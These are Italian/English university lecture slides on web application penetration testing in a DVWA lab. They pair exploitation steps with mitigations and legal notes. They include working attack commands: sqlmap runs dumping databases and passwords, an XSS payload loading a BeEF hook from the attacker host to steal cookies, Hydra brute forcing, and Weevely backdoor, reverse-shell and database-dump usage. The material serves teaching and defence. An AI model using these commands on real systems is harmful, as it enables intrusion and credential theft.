DIIES Dipartimento di
INGEGNERIA
dell'INFORMAZIONE, delle INFRASTRUTTURE e dell'ENERGIA SOSTENIBILE

Corso di Tecnologie per la sicurezza informatica

Penetration Testing

Metodologie e Simulazione di Attacchi Web App
terza parte – 20 marzo 2019

Vincenzo Calabrò


Web Penetration Testing

What is a Web application?

- Computer with OS and some servers. (Apache, MySQL, etc.)
- Contains web application.
- Web application is executed here and not on the client's machine

How to hack a Website?

- An application installed on a computer → web application pentesting
- Computer uses an OS + other applications → server side attacks
- Managed by humans → client side attacks



OWASP Top 10 - 2017

The Ten Most Critical Web Application Security Risks

OWASP_Top_10-2017_(en).pdf

E' un documento, redatto dall'OWASP (Open Web Application Security Project), per sensibilizzare la comunità degli sviluppatori sul tema della sicurezza delle applicazione web.

Security web tools

Vulnerability	tool
Injection	ZAP
Cross-Site Scripting (XSS)	BeEF
Broken Authentication and Session Management;	HackBar
Insecure Direct Object References	Burp Suite
Cross-Site Request Forgery (CSRF)	Tamper Data
Security Misconfiguration	Watobo
Insecure Cryptographic Storage	N/A
Failure to Restrict URL Access	Nikto/Wikto
Insufficient Transport Layer Protection	Calomel
Unvalidated Redirects and Forwards	Watcher

Web Penetration Testing

This course will focus on web application penetration testing.

- **Gathering Information**
- **Discover, Exploit & Protect**
  - File Upload Vulnerabilities
  - Code Execution Vulnerabilities
  - Local File Inclusion Vulnerabilities
  - Remote File Inclusion Vulnerabilities
  - SQL Injection Vulnerabilities
  - Cross Site Scripting (XSS) Vulnerabilities
  - Insecure Session Management
  - Brute Force & Dictionary Attack
  - Discovery Vulnerabilities using Zap
- **Post Exploitation**

Lab Schema Virtuale

Target
Web
Server
Linux

Target
Workstation
Windows

Attacker Kali Linux

Information Gathering

- IP address.
- Domain name info.
  - Whois lookup – find info about the owner of the target
- Technologies used.
  - Netcraft Site Report – Shows technologies used on the target
- Other websites on the same server.
  - One server can serve a number of websites
  - Gaining access to one can help gainging access to others
- DNS records.
  - Robtex DNS lookup – Shows comprehensive info about the target website
- Unlistened files, sub-domains, directories.

ES. 36

Tools per l'Enumeration del Web Content

Dirb [http://dirb.sourceforge.net/]

- è un web scanner che scopre le pagine/dir standard.

> dirb http://ip_target/

DirBuster [https://www.owasp.org/index.php/Category:OWASP_DirBuster_Project/]

è un Web server directory di tipo brute-forcer.

> dirbuster

Nmap

> nmap --script http-enum.nse [host]

ES. 37

Vulnerability Analysis: Active

Web Application Scanner

- **Uniscan** [http://sourceforge.net/projects/uniscan/]

  Test Remote and Local File Include, Remote Command Execution

  uniscan -u http://ip_target/ -qweds
- **Nikto [https://cirt.net/Nikto2]**

  Web server scanner for vulnerability

  nikto -h ip_target

  nikto --url http://ip_target
- **Nmap**

  nmap --script vuln ip_target

Vulnerability Analysis: Active

- **nikto -host http://ip_target/dvwa**
  - Scopriamo che la versione di web server è scaduta
  - La vulnerabilità OSVDB-877 consente di scoprire la versione del webserver e s.o. attraverso il banner
    - Es. telnet ip_target 80
    - Get index.html
  - La vulnerabilità OSVDB-3268 consente di visualizzare il contenuto di una directory
    - Es. browser su http://ip_target/dwna/config/
    - Aprire il file config.inc.php e appare nulla
    - Aggiungiamo ~ a config.inc.php~
    - E scopriamo le password del db
- **uniscan -u http://ip_target/dvwa - qweds**

ES. 38

Vulnerability Analysis: Active

Web Application Scanner

- **Sqlmap** [http://sqlmap.org/]

  Detecting and exploiting SQL injection flaws and taking over of database

  sqlmap -u “http://ip_target/dvwa/?id=1” --dbs

- **Wpscan** [http://wpscan.org/]

  WordPress vulnerability scanner

  wpscan –url http://ip_target -enumerate u

- **Joomscan** [https://www.owasp.org/]

  Joomla vulnerability scanner

  joomscan -u http://ip_target

Vulnerability Analysis: Passive

Burp Suite – Portswigger (www.portswigger.net)

Proxy server: consente di analizzare il traffico e di simulare attacchi

BeEF Framework (beefproject.com)

The Browser Exploitation Framework – Testa le vulnerabilità del browser

P0f (lcamtuf.coredump.cx/p0f3/releases/)

Passive OS fingerprinting

Wireshark (www.wireshark.org)

Consente di catturare ed analizzare il traffico di rete e software

Tcpdump (www.tcpdump.org)

È un tool per il debuging di rete

Exploitation: File Upload Vulns

Exploitation:

FILE UPLOAD VULNS

- Simple type of vulnerabilities
- Allow user to upload executable files such as php

Upload a php shell or backdoor, ex: weevly

1. Generate backdoor > weevly generate [password] [file]
2. Upload generated file
3. Connect to it > weevly [url to file] [password]
4. Find out how to use weevly > help

ES. 39


Exploitation: File Upload Vulns


INTERCEPTING REQUESTS

HTTP Requests: GET & POST

Basic Information Flow

- User clicks on a link
- HTML website generates a request (Client Side)
- Request is sent to the server
- Server performs the request (Server Side)
- Sends response back





ES. 40

Mitigation: File Upload Vulns

Mitigation:

FILE UPLOAD VULNS

1. Never allow user to upload executables (php, exe, …)
2. Check the file type AND the file extention.
3. Analyse the uploaded file itself, recreate it and rename it.

ES. 41

Exploitation: Code Execution Vulns

Exploitation:

CODE EXECUTION VULNS

- Allow an attacker to execute OS commands.
- Windows or Linux commands.
- Can be used to get a reverse shell.
- Or upload any file using wget command.
- Code execution commands attached in the resources

- Automatic Tool: **commix -h**
  commix -u «url»

ES. 42

Mitigation: Code Execution Vulns

Mitigation:

CODE EXECUTION VULNS

- Don’t use dangerous functions.
- Filter use input before execution.
  - E.g. ip address (nnn.nnn.nnn.nnn)

ES. 43

Exploitation: Local File Inclusion

Exploitation:

LOCAL FILE INCLUSION

- Allows an attacker read ANY file on the same server.
- Access files outside www directory.

ES. 44

SHELL FROM LOCAL FILE INCLUSIONE

- Try to inject code into readable files
- Ex:
  - /proc/self/environ
  - /var/log/auth.log
  - /var/log/apache2/access.log

ES. 45

Exploitation: Remote File Inclusion

Exploitation:

REMOTE FILE INCLUSION

- Similar to local file inclusion.
- But allows an attacker read ANY file from ANY server.
- Execute php files from other servers on the current server.
- Store php files on other server as .txt

ES. 46

Mitigation: File Inclusion Vulns

Mitigation:

FILE INCLUSION VULNS

1. Prevent remove file inclusion
   - Disable allow_url_fopen
   - Disable allow_url_include
2. Prevent local file inclusione
   - Use static file inclusion

Vulnerability: SQL-Injection

La SQL injection è una tecnica di hacking che mira ad iniettare del codice sfruttando vulnerabilità di una web application che fa uso di database di tipo SQL.

La vulnerabilità è dovuta alla mancanza di controlli sui dati ricevuti in input. Comandi SQL sono quindi iniettati tramite query nel database di un'applicazione web al fine di autenticarsi con i massimi privilegi in aree protette del sito anche senza essere in possesso delle credenziali d'accesso e di **visualizzare e/o alterare dati sensibili**.

Ci sono tre tipi di tecniche:

- **Normale** - in cui vengono effettuate operazioni sul DB
- **Investigativo** – con cui si ottengono le informazioni del DB
- **Blind** – Injection c.d. «alla cieca», perchè non vengono visualizzati i messaggi d'errore del DB

Vulnerability: SQL-Injection

esempio

Scoprire tutti i valori di una tabella

- Query sottoposta al Database:

```
SELECT campoStr FROM tabella
        WHERE chiave = 'stringa';
```

- stringa= X' OR 'X'='X

```
SELECT campoStr FROM tabella
        WHERE chiave = 'X' OR 'X'='X';
```

- Il significato della query è stato alterato.

Exploitation: SQL Injection

What SQL ?

- Most websites use a database to store data.
- Most data stored in it (username, password, etc).
- Web application reads, update and insert data in the database.
- Interaction with DB done using SQL.

ES. 47

Why are they so dangerous

1. They are everywhere.
2. Give access to the database → sensitive data.
3. Can be used to read loal files outside www root.
4. Can be used to log in as admin and futher exploit the system.
5. Can be used to upload files.

ES. 48

Exploitation: SQL-Injection

SQLmap

- **Tool designed to exploit sql injections.**
- **Works with many db types, mysql, mssql, etc.**
- **Can be used to perform everything we learned and more!**

  - **sqlmap -help**
  - **sqlmap -u [target url]**

ES. 49

Exploitation: SQL-Injection

Apriamo un terminal e lanciamo il comando

Sqlmap -u "http://ip_target/dvwa/vulnerabilities/sqli/ "
--forms --cookie="security=low; PHPSESSID=12345xyz67890"

Se è vulnerabile, aggiungere alla stringa i seguenti parametri

- --dbs per conoscere I database
- --users per conoscere gli utenti
- --passwords per conoscere le password
- -D dvwa -- schema per conoscere lo schema del db dvwa
- -D dvwa -- dump per leggere tutto il contenuto del db
- -D dvwa -- tables per leggere l'elenco delle tabelle
- -D dvwa - T tab -- columns per leggere l'elenco delle colonne

Copiare l'hash di una password e trovarla su google

Preventing: SQL-Injection

Preventing SQLi

- Filers can be bypassed.
- Use black lis of commands? Still can be bypassed.
- Use whitelist? Same issue.
- Use parameterized statements, separate data from sql code.

Vulnerability: Cross Site Scripting

Il CSS o XSS è un tipo di attacco che permette ad un aggressore di inserire codice arbitrario come input di una web application, così da modificarne il comportamento. Il target dell'attacco è l'utente.

Se uno script consente questo tipo di attacco, si possono confezionare URL ad hoc e inviarle all'utente vittima.

All'utente, ignaro di questa modifica, sembrerà di utilizzare il normale servizio offerto dal sito web vulnerabile.

I vettori ideali per effettuare l'attacco sono le pagine web o l'e-mail.

Vedremo due tipologie:

- **Reflected**: l'aggressore crea un Url appositamente studiato per compiere l'attacco, ad esempio un link che arriva sulla propria casella di posta nei messaggi di phishing.
- **Stored**: l'aggressore modifica il contenuto di una pagina, ad esempio inserendo lo script nocivo nella pagina di un blog o in un commento di un forum.

Exploitation: Cross Site Scripting

XSS – Cross Site Scripting Vulns

- Allow an attacker to inject javascript code into the page.
- Code is executed when the page loads.
- Code is executed on the client machine not the server.

Three main types:

1. Reflected XSS
   - It is usually sent to the victim as a link.
2. Persistent/Stored XSS
   - Persistent, stored on the page or DB.
   - The injected code is executed everytime the page is loaded.
3. DOM based XSS

ES. 50

ES. 51

Exploitation: Cross Site Scripting

Exploiting XSS – Beef Framework

- Run any javascript code.
- Targets can be hooked to beef using javascript code.
- Browser Exploitation Framework allowing us to launch a number of attacks on a hooked target.

→ Inject Beff hook in vulnerable pages.

→ Execute commands from beef.

ES. 52

Exploitation: Cross-site scripting (XSS)

1. Aprire **Beef** su Kali (username: beef password: beef)
2. Su un altro PC aprire il browser e andare su **DVWA**
3. Impostare Livello di Security=**Low**
4. Aprire **XSS reflected** oppure **XSS stored**
5. Inserire **<script>alert("Prova")></script>**
6. Inserire **<script src="http://*ip_beef*:3000/hook.js"></script>**
   oppure aprire il sito http://***ip_beef*:3000/demos/bitcher.html**
7. Tornare su **Beef**
8. Controllare "**Online browser**"
9. Aprire "**Command**" e provare "**cookie**"
10. Prelevare il cookie del browser

Script iniettato

Exploitation: Cross Site Scripting

Exploiting XSS – Veil Framework

- A backdoor is a file that gives us full controll over the machine that it gets executed on.
- Backdoors can be caught by Anti-Virus programs.
- Veil is a framework for generating Undetectable backdoors.

ES. 53

Preventing: Cross Site Scripting

Preventing XSS Vulns

- Minimize the usage of user input on html.
- Escape any untrusted input before inserting it into the page.

Vulnerability: Cross-Site Request Forgeries


I Cross-Site Request Forgeries (CSRF) è l'opposto del cross-site scripting.

- Si tratta di una vulnerabilità che sfrutta un ignaro utente per attaccare a sua insaputa un'altra applicazione sfruttandone i diritti dell'utente attaccato.
- L'attacco avviene nel momento in cui un utente che possiede diritti su un server A (server attaccato) visita una pagina su un server B (di proprietà dell'attaccante e dove egli può introdurre una CSRF liberamente. La pagina costruita dall'attaccante contiene solitamente dei tag che permettono di eseguire operazioni GET al browser come src in img, iframe etc. Senza che l'utente se ne accorga possono essere eseguite operazioni su un altro server (o anche sul server stesso).
- L'utente non si accorgerà di nulla, se non di non riuscire a visualizzare alcune immagini. L'attacco può essere eseguito anche inviando mail in formato HTML (come per il cross-site scripting), permettendo di attaccare specifici utenti che si trovano dietro un firewall.
- Sono particolarmente vulnerabili ai CSRF le applicazioni web che eseguono operazioni "importanti" attraverso semplici richieste GET utilizzano sistemi di auto-login (...utenti che non eseguono il log-out).

Vulnerability: Cross-Site Request Forgeries

Cross-Site Request Forgeries (CSRF)

- Requests are not validated at the server side.
- Server does not check if the user generated the request.
- Requests can be forged and sent to users to make them do things they don't intend to do such as changing their password.



Vulnerability: Automatic tools

Zed Attack Proxy ZAP

- Automatic find vulnerabilities in web applications.
- Free and easy to use.
- Can also be used for manual testing.

  - zaproxy
  - come proxy server 127.0.0.1:8080

ES. 54

Brute Force & Dictionary Attacks

1. **Brute Force Attacks**
   - Cover all possible combinations
2. **Dictionary Attacks**
   - Use a wordlists, try every password in the list only.

Creating a Wordlist

Crunch can be used to create a wordlist.

Syntax:

- **crunch [min] [max] characters] -t [pattern] -o [filename]**

Esample:

- **crunch 6 8 123abc$ -i wordlist -t a@@@@b**

ES. 55

Brute Force & Dictionary Attacks

HYDRA

Hydra is a bruteforce tool that can be used to bruteforce almost any authentication service.

Syntax:

>hydra [IP] -L [usernames] -P [passwords] [service]

Example:

>hydra 192,168,79,133 -l admin -P /root/wordlist.txt http-post-form ‘’/mutillidae/?page=login.php:username^USER^&password=^PASS^&login-php-submit-nutton=Login:F=Not Logged IN’’

ES. 56

Post Exploitation

Post Exploitation:

Basic Bash to Weevely

1. Generate backdoor
   - weevly generate [password] [file name]
2. Upload it to any server (make sure you have a direct url)
3. Download it from hacked machine.
   - wget [url]
4. Connect to it from Kali
   - weevly [url to file] [password]

ES. 57

Post Exploitation

Wheevely Basic

- Run any shell commands directly
  - whoami
- Run Weevely functions
  - [function name]
- List all weevely funcions
  - help
- Get help about a specific function
  - [function name] -h
- Use the commands function if the above does not work
  - shell_sh -h
- Usage
  - shell_sh [command]
  - shell_sh -v [vector] [command]

ES. 58

Post Exploitation

Wheevely Basic

- Download files to localmachine
- Find plugin help
  - file_download -h
- Usage
  - file_download –vector [*vector*][*filename*] –host [*host*] [*location to store file*]

- Upload files to localmachine
- Find plugin help
  - file_upload -h
- Usage
  - file_upload –vector[*vector*][*location on local machine*][*location to store file*]

ES. 59

Post Exploitation

Wheevely to Reverse Shell

- Reverse shell connection from target to us.
- May help us bypass security.
- Get function help
  - backdoor_reversetvp -h
- Usage
  - backdoor_reversetvp -vector [*vector*][*your ip*] [*port*]

ES. 60

Post Exploitation

Wheevely Accessing the Database

- Find and read config file
- Use sql_console to drop to sql console
  or sql_dumo to dump the whole database
- Examples
  - sql_console -h
  - sql_dump -h

- Usage
  - sql_dump -vectot [*vector*] -host [*host*] -lpath [*location to store date*] [*DBName*] [*username*] [*password*]

ES. 61

Web application firewall

A web application firewall (or WAF) filters, monitors, and blocks HTTP traffic to and from a web application.

A WAF is differentiated from a regular firewall in that a WAF is able to filter the content of specific web applications while regular firewalls serve as a safety gate between servers.

By inspecting HTTP traffic, it can prevent attacks stemming from web application security flaws, such as SQL injection, cross-site scripting (XSS), file inclusion, and security misconfigurations.

Deployment options:

- Appliance (Barracuda, Citrix,F5,Fortinet, Imperva, Penta Security, Radware, Sophos)
- Cloud (Akamai, Alibaba, Amazon, Cloudbric, Cloudflare, F5, Fastly, Imperva, Radware)
- Open Souce: **ModSecurity.org** (The project is part of OWASP)

Conclusioni

Considerazioni finali

Aspetti legali

Considerazioni finali

Cosa abbiamo visto:

- Information gathering
  - Abbiamo trovato le informazioni tecniche
  - Ma abbiamo escluso l'OSINT ed il Social Engineering
- Vulnerability Analisys dei Servizi di rete e Web Application
  - Vulnerabilità note
  - Sql-Injection
  - Cross-Site Scripting
  - Non abbiamo testato i protocolli di rete, i sistemi operativi, le infrastrutture fisiche
- Exploitation sfruttando le vulnerabilità note
  - Abbiamo utilizzato gli exploit pubblici
  - Non abbiamo testato i metodi alternativi:
    reverse engineering, binary static analysis, fuzzing testing

Considerazioni finali: benefits

"The goal of a penetration test is to increase the security of the computing resources being tested"

PRO

1. Le penetrations sono certe, perchè vengono dimostrate
2. Le evidenze trovate posso diventare i payload di altri test
3. I risultati ottenuti non sono ipotesi, ma dati reali
4. Quasi mai rilevano falsi allarmi
5. I suggerimenti forniti, se correttamente seguiti, forniscono un contributo concreto all'innalzamento della sicurezza
6. Certificano la compatibilità a determinate Linee Guida di sicurezza

Considerazioni finali: drawback

"The penetration testing is not a panacea"

CONTRO

1. Non è sufficiente a dimostrare che un Sistema sia sicuro
2. Molto probabilmente, non verranno scoperte tutte le vulnerabilità
3. La correzione delle vulnerabilità presenti non significa che non ce ne siano altre
4. I risultati ottenuti dipendono dalle regole di ingaggio e dall'ipotesi trovata del modello di minaccia
5. Se si modifica il software, la configurazione, la topologia della rete, ecc. occorre effettuare un nuovo test.


Aspetti legali


- **Codice Penale Italiano:**
  - Art. 50 **Consenso dell'avente diritto**
  - 615 ter **Accesso abusivo ad un sistema informatico o telematico**
  - 635 bis **Danneggiamento di sistemi informatici e telematici**
- **Codice Civile;**
  - Contratto (Art. 1321);
  - Diligenza (Art. 1176); (Art. 2236)
  - Approvazione espressa di clausole (Artt. 1342 e 1342);
  - Appalto di servizi Vs. Prestazione d'opera intellettuale;
  - Responsabilita' Contrattuale (1218);
  - Responsabilita' extracontrattuale (art. 2043);
- **Codice in materia di protezione dei dati personali;**
  - Art. 29 / Art. 30;
  - Art. 31;
  - Art. 167;
- Allegato B al Codice Privacy;
- Regolamento EU 679/2016;
- D.Lgs 231/2001 - Disciplina della responsabilità amministrativa delle persone giuridiche, delle società e delle associazioni anche prive di personalità giuridica (Art. 24 bis);


“I am convinced that there are only two types of companies: those that have been hacked and those that will be. And they are converged into one category: companies that have been hacked and will be hacked again.”

Robert Mueller, Direttore del FBI, 2012

Molto probabilmente oggi quelle aziende saranno state tutte attaccate. Per cui il vero problema non è se verremo attaccati, ma quando e quante volte.









Riferimenti

http://vulnerabilityassessment.co.uk/Penetration%20Test.html





“Security is a process, not a product” Bruce Schneier, 2000

Fine

vincenzocalabro.it

linkedin.com/in/vincenzocalabro

“Security is more than a process. It’s a proficiency.” Lance Hayden, 2016